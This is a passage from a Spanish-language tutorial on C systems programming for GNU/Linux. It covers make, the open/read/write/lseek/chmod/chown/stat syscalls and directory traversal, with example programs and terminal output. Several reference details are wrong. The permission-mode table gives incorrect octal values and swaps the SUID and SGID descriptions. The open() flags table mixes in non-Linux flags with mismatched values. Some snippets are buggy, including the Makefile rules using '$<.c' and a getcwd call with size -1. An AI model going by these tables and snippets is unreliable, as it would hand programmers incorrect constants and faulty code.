Es decir, para todo objetivo que sea un “`.o`” y que tenga como dependencia un “`.c`”, ejecutaremos una llamada al compilador de C (`$(CC)`) con los modificadores que estén definidos en ese momento (`$(CFLAGS)`), compilando la primera dependencia de la regla (`$<`, el fichero “`.c`”) para generar el propio objetivo (`$@`, el fichero “`.o`”).

1.4.1.6 Invocando al comando `make`

Cuando nosotros invocamos al comando `make` desde la línea de comandos, lo primero que se busca es un fichero que se llama “`GNUmakefile`”, si no se encuentra se busca un fichero llamado “`makefile`” y si por último no se encontrase, se buscaría el

fichero "Makefile". Si no se encuentra en el directorio actual ninguno de esos tres ficheros, se producirá un error y `make` no continuará:

```
txipi@neon:~$ make
make: *** No se especificó ningún objetivo y no se encontró
ningún makefile. Alto.
```

Existen además varias maneras de llamar al comando `make` con el objeto de hacer una traza o *debug* del Makefile. Las opciones "-d", "-n", y "-w" están expresamente indicadas para ello. Otra opción importante es "-jN", donde indicaremos a `make` que puede ejecutar hasta "N" procesos en paralelo, muy útil para máquinas potentes.

1.4.1.7 Ejemplo de Makefile

La manera más sencilla de entender cómo funciona `make` es con un Makefile de ejemplo:

```
# Makefile de ejemplo
#
# version 0.1
#

CC := gcc
CFLAGS := -O2

MODULOS = ventana.o gestion.o bd.o juego

.PHONY : clean install

all : $(MODULOS)

%.o : %.c
    $(CC) $(CFLAGS) -c $<.c -o $@

ventana.o : ventana.c

bd.o : bd.c

gestion.o : gestion.c ventana.o bd.o
    $(CC) $(CFLAGS) -c $<.c -o $@
    $(CC) $* -o $@

juego: juego.c ventana.o bd.o gestion.o
    $(CC) $(CFLAGS) -c $<.c -o $@
    $(CC) $* -o $@

clean:
    rm -f $(MODULOS)

install:
    cp juego /usr/games/juego
```


1.5 Programando en C para GNU/Linux

Llevamos varios apartados hablando de todo lo que rodea a la programación en GNU/Linux, pero no terminamos de entrar en materia. En lo sucesivo comenzaremos desde lo más básico, para ir posteriormente viendo las llamadas al sistema más comunes y terminar con Intercomunicación Entre Procesos (IPC) y sockets en redes TCP/IP.

1.5.1 Hola, mundo!

Si hay un programa obligatorio a la hora de empezar a programar en un lenguaje de programación, ese es el mítico “Hola, mundo!”. La manía de utilizar un programa que saque por pantalla “Hola, mundo!” para mostrar un programa de ejemplo en un determinado lenguaje se remonta –una vez más– a los orígenes de C y UNIX, con Kerningam, Ritchie, Thompson y compañía haciendo de las suyas.

Para programar un “Hola, mundo!” en C para GNU/Linux simplemente tendremos que editar un fichero, “hola.c”, que contenga algo similar a esto:

```
#include <stdio.h>

int main( int argc, char *argv[] )
{
    printf( “Hola, mundo!\n” );

    return 0;
}
```

Queda fuera del ámbito de este libro explicar de forma detallada la sintaxis de C, por lo que pasaremos a analizar el proceso de compilación desde nuestro fichero fuente (“hola.c”) al fichero ejecutable (“hola”):

```
txipi@neon:~$ gcc hola.c -o hola
txipi@neon:~$ ./hola
Hola, mundo!
txipi@neon:~$
```

Como podemos observar, el proceso es muy sencillo. Hay que tener especial cuidado en añadir el directorio a la hora de llamar al ejecutable (“./hola”) porque en GNU/Linux la variable PATH no contiene al directorio actual. Así, por mucho que hagamos “cd” para cambiar a un determinado directorio, siempre tendremos que incluir el directorio en la llamada al ejecutable, en este caso incluimos el directorio actual, es decir, “.”.

1.5.2 Llamadas sencillas

Con el “Hola, mundo!” hemos empleado la función estándar de C, `printf()`. En la librería glibc, la librería estándar de C de GNU, `printf()` está implementada como una serie de llamadas al sistema que seguramente realizarán algo parecido a esto:

1. Abrir el fichero STDOUT (salida estándar) para escritura.

2. Analizar y calcular la cadena que hay que sacar por STDOUT.
3. Escribir en el fichero STDOUT la anterior cadena.

En realidad, como vemos, `printf()` desemboca en varias llamadas al sistema, para abrir ficheros, escribir en ellos, etc. Por lo tanto, no siempre que utilicemos una función de C se llamará a una única syscall o llamada al sistema, sino que funciones relativamente complejas pueden dar lugar a varias syscalls.

La manera más sencilla de entender el sistema es utilizando las funciones básicas, aquellas que se corresponden fielmente con la syscall a la que llaman. Entre las más básicas están las de manejo de ficheros. Ya hemos dicho que en UNIX en general, y en GNU/Linux en particular, todo es un fichero, por lo que estas syscalls son el ABC de la programación de sistemas en UNIX.

Comencemos por crear un fichero. Existen dos maneras de abrir un fichero, `open()` y `creat()`. Antigüamente `open()` sólo podía abrir ficheros que ya estaban creados por lo que era necesario hacer una llamada a `creat()` para llamar a `open()` posteriormente. A día de hoy `open()` es capaz de crear ficheros, ya que se ha añadido un nuevo parámetro en su prototipo:

```
int creat( const char *pathname, mode_t mode )

int open( const char *pathname, int flags )

int open( const char *pathname, int flags, mode_t mode )
```

Como vemos, la nueva `open()` es una suma de las funcionalidades de la `open()` original y de `creat()`. Otra cosa que puede llamar la atención es el hecho de que el tipo del parámetro “mode” es “mode_t”. Esta clase de tipos es bastante utilizado en UNIX y suelen corresponder a un “int” o “unsigned int” en la mayoría de los casos, pero se declaran así por compatibilidad hacia atrás. Por ello, para emplear estas syscalls se suelen incluir los ficheros de cabecera:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
```

El funcionamiento de `open()` es el siguiente: al ser llamada intenta abrir el fichero indicado en la cadena “pathname” con el acceso que indica el parámetro “flags”. Estos “flags” indican si queremos abrir el fichero para lectura, para escritura, etc. La siguiente tabla especifica los valores que puede tomar este parámetro:

Indicador	Valor	Descripción
O_RDONLY	0000	El fichero se abre sólo para lectura.
O_WRONLY	0001	El fichero se abre sólo para escritura.
O_RDWR	0002	El fichero se abre para lectura y escritura.
O_RANDOM	0010	El fichero se abre para ser accedido de forma aleatoria (típico de discos).
O_SEQUENTIAL	0020	El fichero se abre para ser accedido de forma secuencial (típico de cintas).
O_TEMPORARY	0040	El fichero es de carácter temporal.

O_CREAT	0100	El fichero deberá ser creado si no existía previamente.
O_EXCL	0200	Provoca que la llamada a open falle si se especifica la opción O_CREAT y el fichero ya existía.
O_NOCTTY	0400	Si el fichero es un dispositivo de terminal (TTY), no se convertirá en la terminal de control de proceso (CTTY).
O_TRUNC	1000	Fija el tamaño del fichero a cero bytes.
O_APPEND	2000	El apuntador de escritura se sitúa al final del fichero, se escribirán al final los nuevos datos.
O_NONBLOCK	4000	La apertura del fichero será no bloqueante. Es equivalente a O_NDELAY.
O_SYNC	10000	Fuerza a que todas las escrituras en el fichero se terminen antes de que se retorne de la llamada al sistema. Es equivalente a O_FSYNC.
O_ASYNC	20000	Las escrituras en el fichero pueden realizarse de manera asíncrona.
O_DIRECT	40000	El acceso a disco se producirá de forma directa.
O_LARGEFILE	100000	Utilizado sólo para ficheros extremadamente grandes.
O_DIRECTORY	200000	El fichero debe ser un directorio.
O_NOFOLLOW	400000	Fuerza a no seguir los enlaces simbólicos. Útil en entornos críticos en cuanto a seguridad.

Tabla 1.5.3 Lista de los posibles valores del argumento “flags”.

La lista es bastante extensa y los valores están pensados para que sea posible concatenar o sumar varios de ellos, es decir, hacer una OR lógica entre los diferentes valores, consiguiendo el efecto que deseamos. Así pues, podemos ver que en realidad una llamada a creat() tiene su equivalente en open(), de esta forma:

```
open( pathname, O_CREAT | O_TRUNC | O_WRONLY, mode )
```

El argumento “mode” se encarga de definir los permisos dentro del Sistema de Ficheros (de la manera de la que lo hacíamos con el comando “chmod”). La lista completa de sus posibles valores es esta:

Indicador	Valor	Descripción
S_IROTH	0000	Activar el bit de lectura para todo los usuarios.
S_IWOTH	0001	Activar el bit de escritura para todo los usuarios.
S_IXOTH	0002	Activar el bit de ejecución para todo los usuarios.
S_IRGRP	0010	Activar el bit de lectura para todo los usuarios pertenecientes al grupo.
S_IWGRP	0020	Activar el bit de escritura para todo los usuarios pertenecientes al grupo.
S_IXGRP	0040	Activar el bit de ejecución para todo los usuarios pertenecientes al grupo.
S_IRUSR	0100	Activar el bit de lectura para el propietario.
S_IWUSR	0200	Activar el bit de escritura para el propietario.
S_IXUSR	0400	Activar el bit de ejecución para el propietario.
S_ISVTX	1000	Activa el “sticky bit” en el fichero.
S_ISGID	2000	Activa el bit de SUID en el fichero.
S_ISUID	4000	Activa el bit de SGID en el fichero.
S_IRWXU	S_IRUSR + S_IWUSR + S_IXUSR	Activar el bit de lectura, escritura y ejecución para el propietario.
S_IRWXG	S_IRGRP + S_IWGRP + S_IXGRP	Activar el bit de lectura, escritura y ejecución para todo los usuarios pertenecientes al grupo.
S_IRWXO	S_IROTH +	Activar el bit de lectura, escritura y ejecución para todo los

	S_IWOTH + S_IXOTH	usuarios.
--	----------------------	-----------

Tabla 1.5.4 Lista de los posibles valores del argumento “mode”.

Todos estos valores se definen en un fichero de cabecera , por lo que conviene incluirlo:

```
#include <sys/stat.h>
```

Una llamada correcta a `open()` devuelve un entero que corresponde al descriptor de fichero para manejar el fichero abierto. Cada proceso maneja una tabla de descriptores de fichero que le permiten manejar dichos ficheros de forma sencilla. Inicialmente las entradas 0, 1 y 2 de esa tabla están ocupadas por los ficheros `STDIN`, `STDOUT` y `STDERR` respectivamente, es decir, la entrada estándar, la salida estándar y la salida de error estándar:




Figura 1.5.1 Los descriptores de fichero iniciales de un proceso.

Podríamos entender esa tabla de descriptores de fichero como un Hotel en el que inicialmente las tres primeras habitaciones están ocupadas por los clientes `STDIN`, `STDOUT` y `STDERR`. Conforme vayan viniendo más clientes (se abran nuevos archivos), se les irá acomodando en las siguientes habitaciones. Así un fichero abierto nada más iniciarse el proceso, es bastante probable que tenga un descriptor de fichero cercano a 2. En este “Hotel” siempre se asigna la “habitación” más baja a cada nuevo cliente. Esto habrá que tomarlo en cuenta en futuros programas.

Bien, ya sabemos abrir ficheros y crearlos si no existieran, pero no podemos ir dejando ficheros abiertos sin cerrarlos convenientemente. Ya sabéis que C se caracteriza por tratar a sus programadores como personas responsables y no presupone ninguna niñera del estilo del recolector de basuras, o similares. Para cerrar un fichero basta con pasarle a la syscall `close()` el descriptor de fichero como argumento:

```
int close( int fd)
```

Resulta bastante sencillo. Veamos todo esto en acción en un ejemplo:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int main( int argc, char *argv[] )
{
    int fd;

    if( (fd = open( argv[1], O_RDWR )) == -1 )
    {
        perror( "open" );
        exit( -1 );
    }

    printf( "El fichero abierto tiene el descriptor %d.\n", fd );

    close( fd );

    return 0;
}
```

Inicialmente tenemos los ficheros de cabecera necesarios, tal y como hemos venido explicando hasta aquí. Seguidamente declaramos la variable “fd” que contendrá el descriptor de fichero, y realizamos una llamada a `open()`, guardando en “fd” el resultado de dicha llamada. Si “fd” es -1 significa que se ha producido un error al abrir el fichero, por lo que saldremos advirtiendo del error. En caso contrario se continúa con la ejecución del programa, mostrando el descriptor de fichero por pantalla y cerrando el fichero después. El funcionamiento de este programa puede verse aquí:

```
txipi@neon:~$ gcc fichero.c -o fichero
txipi@neon:~$ ./fichero fichero.c
El fichero abierto tiene el descriptor 3.
```

El siguiente paso lógico es poder leer y escribir en los ficheros que manejemos. Para ello emplearemos dos syscalls muy similares: `read()` y `write()`. Aquí tenemos sus prototipos:

```
ssize_t read( int fd, void *buf, size_t count )

ssize_t write( int fd, void *buf, size_t count )
```

La primera de ellas intenta leer “count” bytes del descriptor de fichero definido en “fd”, para guardarlos en el buffer “buf”. Decimos “intenta” porque es posible que en ocasiones no consiga su objetivo. Al terminar, `read()` devuelve el número de bytes leídos, por lo que comparando este valor con la variable “count” podemos saber si ha conseguido leer tantos bytes como pedíamos o no. Los tipos de datos utilizados para contar los bytes leídos pueden resultar un tanto extraños, pero no son más que enteros e esta versión de GNU/Linux, como se puede ver en el fichero de cabeceras:

```
txipi@neon:~$ grep ssize /usr/include/bits/types.h
typedef int __ssize_t; /* Type of a byte count, or error. */
txipi@neon:~$ grep ssize /usr/include/unistd.h
#ifdef __ssize_t_defined
typedef __ssize_t ssize_t;
```

```
# define __ssize_t_defined
[...]
```

El uso de la función `write()` es muy similar, basta con llenar el buffer “buf” con lo que queramos escribir, definir su tamaño en “count” y especificar el fichero en el que escribiremos con su descriptor de fichero en “fd”. Veamos todo esto en acción en un sencillo ejemplo:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define STDOUT 1
#define SIZE 512

int main( int argc, char *argv[] )
{
    int fd, readbytes;
    char buffer[SIZE];

    if( (fd = open( argv[1], O_RDWR )) == -1 )
    {
        perror( "open" );
        exit( -1 );
    }

    while( (readbytes = read( fd, buffer, SIZE )) != 0 )
    {
        /*      write( STDOUT, buffer, SIZE ); */
        write( STDOUT, buffer, readbytes );
    }

    close( fd );

    return 0;
}
```

Como se puede observar, inicialmente definimos dos constantes, `STDOUT` para decir que el descriptor de fichero que define la salida estándar es 1, y `SIZE`, que indica el tamaño del buffer que utilizaremos. Seguidamente declaramos las variables necesarias e intentamos abrir el fichero pasado por parámetro (`argv[1]`) con acceso de lectura/escritura. Si se produce un error (la salida de `open()` es -1), salimos indicando el error, si no, seguimos. Después tenemos un bucle en el que se va a leer del fichero abierto (“fd”) de `SIZE` en `SIZE` bytes hasta que no quede más (`read()` devuelva 0 bytes leídos). En cada vuelta del bucle se escribirá lo leído por la `STDOUT`, la salida estándar. Finalmente se cerrará el descriptor de fichero con `close()`.

En resumidas cuentas este programa lo único que hace es mostrar el contenido de un fichero por la salida estándar, parecido a lo que hace el comando “cat” en la mayoría de ocasiones.

Existe una línea de código que está comentada en el listado anterior:

```
/*      write( STDOUT, buffer, SIZE ); */
```

En esta llamada a `write()` no se está teniendo en cuenta lo que ha devuelto la llamada a `read()` anterior, sino que se haya leído lo que se haya leído, se intentan escribir `SIZE` bytes, es decir 512 bytes. ¿Qué sucederá al llamar al programa con esta línea en lugar de con la otra? Bien, si el fichero que pasamos como parámetro es medianamente grande, los primeros ciclos del bucle `while` funcionarán correctamente, ya que `read()` devolverá 512 como número de bytes leídos, y `write()` los escribirá correctamente. Pero en la última iteración del bucle, `read()` leerá menos de 512 bytes, porque es muy probable que el tamaño del fichero pasado por parámetro no sea múltiplo de 512 bytes. Entonces, `read()` habrá leído menos de 512 bytes y `write()` seguirá tratando de escribir 512 bytes. El resultado es que `write()` escribirá caracteres “basura” que se encuentran en ese momento en memoria:

```
txipi@neon:~ $ gcc files.c -o files
txipi@neon:~ $ ./files files.c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define STDOUT 1
#define SIZE 512

int main(int argc, char *argv[])
{
    int fd, readbytes;
    char buffer[SIZE];

    if( (fd=open(argv[1], O_RDWR)) == -1 )
    {
        perror("open");
        exit(-1);
    }

    while( (readbytes=read(fd, buffer, SIZE)) != 0 )
    {
        /*          write(STDOUT, buffer, readbytes); */
        write(STDOUT, buffer, SIZE);
    }

    close(fd);

    return 0;
}
@p@N`@'@Äýý¿4ýý¿ô¢%@'@İ8ýý¿D&@
                                "&@'@Xýý¿Ù'@Xýý¿@txipi@neon:~ $
```

Tal y como muestra este ejemplo, inicialmente el programa funciona bien, pero si no tenemos en cuenta los bytes leídos por `read()`, al final terminaremos escribiendo caracteres “basura”.

Otra función que puede ser de gran ayuda es `lseek()`. Muchas veces no queremos posicionarnos al principio de un fichero para leer o para escribir, sino que lo que nos

interesa es posicionarnos en un desplazamiento concreto relativo al comienzo del fichero, o al final del fichero, etc. La función `lseek()` nos proporciona esa posibilidad, y tiene el siguiente prototipo:

```
off_t lseek(int fildes, off_t offset, int whence);
```

Los parámetros que recibe son bien conocidos, “`fildes`” es el descriptor de fichero, “`offset`” es el desplazamiento en el que queremos posicionarnos, relativo a lo que indique “`whence`”, que puede tomar los siguientes valores:

Indicador	Valor	Descripción
SEEK_SET	0	Posiciona el puntero a “offset” bytes desde el comienzo del fichero.
SEEK_CUR	1	Posiciona el puntero a “offset” bytes desde la posición actual del puntero..
SEEK_END	2	Posiciona el puntero a “offset” bytes desde el final del fichero.

Tabla 1.5.5 Lista de los posibles valores del argumento “whence”.

Por ejemplo, si queremos leer un fichero y saltarnos una cabecera de 200 bytes, podríamos hacerlo así:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define STDOUT 1
#define SIZE 512

int main( int argc, char *argv[] )
{
    int fd, readbytes;
    char buffer[SIZE];

    if( (fd = open( argv[1], O_RDWR )) == -1 )
    {
        perror( "open" );
        exit( -1 );
    }

    lseek( fd, 200, SEEK_SET );

    while( (readbytes = read( fd, buffer, SIZE )) != 0 )
    {
        write( STDOUT, buffer, SIZE );
    }

    close(fd);

    return 0;
}
```


Esta función también utiliza tipos de variables algo “esotéricos”, como `off_t`, que al igual que los tipos vistos hasta ahora, no son más que otra forma de llamar a un entero largo y se mantienen por compatibilidad entre los diferentes UNIX:

```
txipi@neon:~$ grep off_t /usr/include/bits/types.h
typedef long int __off_t; /* Type of file sizes and offsets. */
typedef __quad_t __loff_t; /* Type of file sizes and offsets. */
typedef __loff_t __off64_t;
```

Ya sabemos crear, abrir, cerrar, leer y escribir, ¡con esto se puede hacer de todo! Para terminar con las funciones relacionadas con el manejo de ficheros veremos `chmod()`, `chown()` y `stat()`, para modificar el modo y el propietario del fichero, o acceder a sus características, respectivamente.

La función `chmod()` tiene el mismo uso que el comando del mismo nombre: cambiar los modos de acceso permitidos para un fichero en concreto. Por mucho que estemos utilizando C, nuestro programa sigue sujeto a las restricciones del Sistema de Ficheros, y sólo su propietario o root podrán cambiar los modos de acceso a un fichero determinado. Al crear un fichero, bien con `creat()` o bien con `open()`, éste tiene un modo que estará en función de la máscara de modos que esté configurada (ver “`man umask`”), pero podremos cambiar sus modos inmediatamente haciendo uso de una de estas funciones:

```
int chmod(const char *path, mode_t mode);
int fchmod(int fildes, mode_t mode);
```

Viendo el prototipo de cada función, podemos averiguar su funcionamiento: la primera de ellas, `chmod()`, modifica el modo del fichero indicado en la cadena “`path`”. La segunda, `fchmod()`, recibe un descriptor de fichero, “`fildes`”, en lugar de la cadena de caracteres con la ruta al fichero. El parámetro “`mode`” es de tipo “`mode_t`”, pero en GNU/Linux es equivalente a usar una variable de tipo entero. Su valor es exactamente el mismo que el que usaríamos al llamar al comando “`chmod`”, por ejemplo:

```
chmod( "/home/txipi/prueba", 0666 );
```

Para modificar el propietario del fichero usaremos las siguientes funciones:

```
int chown(const char *path, uid_t owner, gid_t group);
int fchown(int fd, uid_t owner, gid_t group);
int lchown(const char *path, uid_t owner, gid_t group);
```

Con ellas podremos cambiar el propietario y el grupo de un fichero en función de su ruta (`chown()` y `lchown()`) y en función del descriptor de fichero (`fchown()`). El propietario (“`owner`”) y el grupo (“`group`”) son enteros que identifican a los usuarios y grupos, tal y como especifican los ficheros “`/etc/passwd`” y “`/etc/group`”. Si fijamos alguno de esos dos parámetros (“`owner`” o “`group`”) con el valor `-1`, se entenderá que deseamos que permanezca como estaba. La función `lchown()` es idéntica a `chown()` salvo en el tratamiento de enlaces simbólicos a ficheros. En versiones de Linux anteriores a 2.1.81 (y distintas de 2.1.46), `chown()` no seguía enlaces simbólicos. Fue a partir de Linux 2.1.81 cuando `chown()` comenzó a seguir enlaces simbólicos y se creó una nueva syscall,

`lchown()`, que no seguía enlaces simbólicos. Por lo tanto, si queremos aumentar la seguridad de nuestros programas, emplearemos `lchown()`, para evitar malentendidos con enlaces simbólicos confusos.

Cuando el propietario de un fichero ejecutable es modificado por un usuario normal (no root), los bits de SUID y SGID se deshabilitan. El estándar POSIX no especifica claramente si esto debería ocurrir también cuando root realiza la misma acción, y el comportamiento de Linux depende de la versión del kernel que se esté empleando. Un ejemplo de su uso podría ser el siguiente:

```
gid_t grupo = 100; /* 100 es el GID del grupo users */
chown( "/home/txipi/prueba", -1, grupo);
```

Con esta llamada estamos indicando que queremos modificar el propietario y grupo del fichero `"/home/txipi/prueba"`, dejando el propietario como estaba (-1), y modificando el grupo con el valor 100, que corresponde al grupo `"users"`:

```
txipi@neon:~$ grep 100 /etc/group
users:x:100:
```

Ya sólo nos queda saber cómo acceder a las características de un fichero, mediante el uso de la función `stat()`. Esta función tiene un comportamiento algo diferente a lo visto hasta ahora: utiliza una estructura de datos con todas las características posibles de un fichero, y cuando se llama a `stat()` se pasa una referencia a una estructura de este tipo. Al final de la syscall, tendremos en esa estructura todas las características del fichero debidamente cumplimentadas. Las funciones relacionadas con esto son las siguientes:

```
int stat(const char *file_name, struct stat *buf);
int fstat(int filedes, struct stat *buf);
int lstat(const char *file_name, struct stat *buf);
```

Es decir, muy similares a `chown()`, `fchown()` y `lchown()`, pero en lugar de precisar los propietarios del fichero, necesitan como segundo parámetro un puntero a una estructura de tipo `"stat"`:

```
struct stat {
    dev_t      st_dev;      /* dispositivo */
    ino_t      st_ino;      /* numero de inodo */
    mode_t     st_mode;     /* modo del fichero */
    nlink_t    st_nlink;    /* numero de hard links */
    uid_t      st_uid;      /* UID del propietario */
    gid_t      st_gid;      /* GID del propietario */
    dev_t      st_rdev;     /* tipo del dispositivo */
    off_t      st_size;     /* tamaño total en bytes */
    blksize_t  st_blksize;  /* tamaño de bloque preferido */
    blkcnt_t   st_blocks;   /* numero de bloques asignados */
    time_t     st_atime;    /* ultima hora de acceso */
    time_t     st_mtime;    /* ultima hora de modificación */
    time_t     st_ctime;    /* ultima hora de cambio en inodo */
};
```

Como vemos, tenemos acceso a información muy detallada y precisa del fichero en cuestión. El siguiente ejemplo muestra todo esto en funcionamiento:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int main( int argc, char *argv[] )
{
    struct stat estructura;

    if( ( lstat( argv[1], &estructura ) ) < 0 )
    {
        perror( "lstat" );
        exit( -1 );
    }

    printf( "Propiedades del fichero <%=>\n", argv[1] );
    printf( "i-nodo: %d\n", estructura.st_ino );
    printf( "dispositivo: %d, %d\n", major( estructura.st_dev ),
        minor( estructura.st_dev ) );
    printf( "modo: %#o\n", estructura.st_mode );
    printf( "vinculos: %d\n", estructura.st_nlink );
    printf( "propietario: %d\n", estructura.st_uid );
    printf( "grupo: %d\n", estructura.st_gid );
    printf( "tipo del dispositivo: %d\n", estructura.st_rdev );
    printf( "tamaño total en bytes: %ld\n", estructura.st_size );
    printf( "tamaño de bloque preferido: %d\n",
        estructura.st_blksize );
    printf( "numero de bloques asignados: %d\n",
        estructura.st_blocks );
    printf( "ultima hora de acceso: %s",
        ctime( &estructura.st_atime ) );
    printf( "ultima hora de modificación: %s",
        ctime( &estructura.st_mtime ) );
    printf( "ultima hora de cambio en inodo: %s",
        ctime( &estructura.st_ctime ) );

    return 0;
}
```

Hay algunos detalles destacables en el anterior código:

- Hemos llamado a las funciones `major()` y `minor()`, para obtener los bits de mayor peso y de menor peso del campo `st_dev`, con el fin de mostrar la información de forma más razonable.
- Utilizamos `"%#o"` para mostrar de forma octal el modo de acceso del fichero, sin embargo aparecen más cifras octales que las 4 que conocemos. Esto es porque también se nos informa en ese campo del tipo de fichero (si es un directorio, un dispositivo de bloques, secuencial, un FIFO, etc.).
- Hemos empleado la función `ctime()` para convertir el formato de fecha interno a un formato legible por las personas normales.

Un posible resultado de la ejecución del código anterior puede ser este:

```
txipi@neon:~$ gcc stat.c -o stat
txipi@neon:~$ ./stat stat.c
Propiedades del fichero <stat.c>
i-nodo: 1690631
dispositivo: 3, 3
modo: 0100644
vinculos: 1
propietario: 1000
grupo: 100
tipo del dispositivo: 0
tamaño total en bytes: 1274
tamaño de bloque preferido: 4096
numero de bloques asignados: 8
ultima hora de acceso: Tue Nov 12 13:33:15 2002
ultima hora de modificación: Tue Nov 12 13:33:12 2002
ultima hora de cambio en inodo: Tue Nov 12 13:33:12 2002
```

1.5.3 Manejo de directorios

Ya hemos visto las syscalls más básicas –y más importantes– a la hora de manejar ficheros, pero muchas veces con esto no basta para funcionar dentro del Sistema de Ficheros. También es necesario controlar en qué directorio estamos, cómo crear o borrar un directorio, poder saltar a otro directorio o incluso recorrer un árbol de directorios al completo. En este apartado estudiaremos cada una de esas funciones detalladamente.

Comencemos por lo más sencillo: ¿dónde estoy? Es decir, ¿cuál es el directorio de trabajo actual (CWD)? Las funciones encargada de proporcionarnos ese dato son `getcwd()`, `getcurrent_dir_name()` y `getwd()`, y tienen los siguientes prototipos:

```
char *getcwd(char *buf, size_t size);
char *get_current_dir_name(void);
char *getwd(char *buf);
```

La función `getcwd()` devuelve una cadena de caracteres con la ruta completa del directorio de trabajo actual, que almacenará en el buffer “buf”, de tamaño “size”. Si el directorio no cabe en el buffer, retornará NULL, por lo que es conveniente usar alguna de las otras dos funciones. Veamos un ejemplo de su funcionamiento:

```
#include <unistd.h>

int main( int argc, char *argv[] )
{
    char buffer[512];

    printf( "El directorio actual es: %s\n",
           getcwd( buffer, -1 ) );

    return 0;
}
```

Este programa funciona correctamente para el directorio actual (“/home/txipi”), como podemos observar:

```
txipi@neon:~ $ ./getcwd
El directorio actual es: /home/txipi
txipi@neon:~ $
```

Otra posibilidad para obtener el directorio actual podría ser la de leer la variable en entorno "PWD". Cuando hacemos un "echo \$PWD" en el intérprete de comandos, conseguimos la misma información que `getcwd()`. Por lo tanto, podríamos servirnos de la función `getenv()` para tomar el valor de la variable de entorno "PWD". Para más detalles, consultar la página del man de `getenv()`.

Si lo que queremos es movernos a otro directorio, deberemos utilizar alguna de estas funciones:

```
int chdir(const char *path);
int fchdir(int fd);
```

Como en anteriores ocasiones, su funcionamiento es el mismo, sólo que en la primera el nuevo directorio de trabajo es pasado como una cadena de caracteres, y en la segunda como un descriptor de fichero previamente abierto. Ambas devuelven 0 si todo ha ido bien, y -1 si se ha producido algún error.

Para crear y borrar directorios tenemos una serie de funciones a nuestra disposición, con prototipos muy familiares:

```
int mkdir(const char *pathname, mode_t mode);
int rmdir(const char *pathname);
```

Ambas son el fiel reflejo de los comandos que representan: `rmdir()` borra el directorio especificado en "pathname" y exige que éste esté vacío, `mkdir()` crea el directorio especificado en "pathname", con el modo de acceso especificado en el parámetro "mode" (típicamente un valor octal como "0755", etc.). Un ejemplo de su manejo aclarará todas nuestras posibles dudas:

```
#include <unistd.h>

int main( int argc, char *argv[] )
{
    char buffer[512];

    printf( "El directorio actual es: %s\n",
            getcwd( buffer, -1 ) );
    chdir( "." );
    mkdir( "./directorio1", 0755 );
    mkdir( "./directorio2", 0755 );
    rmdir( "./directorio1" );

    return 0;
}
```

Probemos a ver si todo funciona correctamente:

```
txipi@neon:~$ gcc directorios.c -o directorios
```

```
txipi@neon:~$ mkdir prueba
txipi@neon:~$ mv directorios prueba/
txipi@neon:~$ cd prueba/
txipi@neon:~/prueba$ ./directorios
El directorio actual es: /home/txipi/prueba
txipi@neon:~/prueba$ ls
directorios
txipi@neon:~/prueba$ cd ..
txipi@neon:~$ ls
directorios.c directorio2
txipi@neon:~$ ls -ld directorio2/
drwxr-xr-x 2 txipi users 4096 2002-11-12 19:11 directorio2/
```

Parece que sí. De momento estamos teniendo bastante suerte, pero porque todo lo visto hasta ahora era muy fácil. Vamos a ver si somos capaces de darle más vidilla a esto, y poder hacer un recorrido de directorios a través de las complicadas y tenebrosas estructuras `dirent`. Las funciones relacionadas con el listado de directorios son las siguientes:

```
DIR *opendir(const char *name);
struct dirent *readdir(DIR *dir);
int closedir(DIR *dir);
```

Con la primera de ellas conseguimos una variable de tipo `DIR` en función de una ruta definida por la cadena de caracteres “name”. Una vez obtenida dicha variable de tipo `DIR`, se la pasamos como parámetro a la función `readdir()`, que nos proporcionará un puntero a una estructura de tipo `dirent`, es decir, a la entrada del directorio en concreto a la que hemos accedido. En esa estructura `dirent` tendremos todos los datos de la entrada de directorio que a la que estamos accediendo: inodo, distancia respecto del comienzo de directorio, tamaño de la entrada y nombre:

```
struct dirent {
    ino_t d_ino; // numero de i-node de la entrada de directorio
    off_t d_off; // offset
    wchar_t d_reclen; // longitud de este registro
    char d_name[MAX_LONG_NAME+1] // nombre de esta entrada
}
```

A primera vista parece compleja, pero ya hemos lidiado con estructuras más grandes como `stat`, y, además, sólo nos interesa el último campo. Bueno, ya estamos en disposiciones de recorrer un directorio: lo abriremos con `opendir()`, iremos leyendo cada una de sus entradas con `readdir()` hasta que no queden más (`readdir()` no devuelva `NULL`), y cerraremos el directorio con `closedir()`, es simple:

```
#include <stdio.h>
#include <stdlib.h>
#include <dirent.h>

int main( int argc, char *argv[] )
{
    DIR *dir;
    struct dirent *mi_dirent;

    if( argc != 2 )
```

```

{
    printf( "%s: %s directorio\n", argv[0], argv[0] );
    exit( -1 );
}

if( (dir = opendir( argv[1] )) == NULL )
{
    perror( "opendir" );
    exit( -1 );
}

while( (mi_dirent = readdir( dir )) != NULL )
    printf( "%s\n", mi_dirent->d_name );

closedir( dir );

return 0;
}

```

El resultado de la ejecución de este programa se parece mucho al esperado:

```

txipi@neon:~$ gcc dirs.c -o dirs
txipi@neon:~$ ./dirs
./dirs: ./dirs directorio
txipi@neon:~$ ./dirs .
.
..
files.c
files
stat.c
stat
makefile
clean
getcwd.c
getcwd
directorios.c
dirs.c
prueba
directorio2
dirs

```

1.5.4 Jugando con los permisos

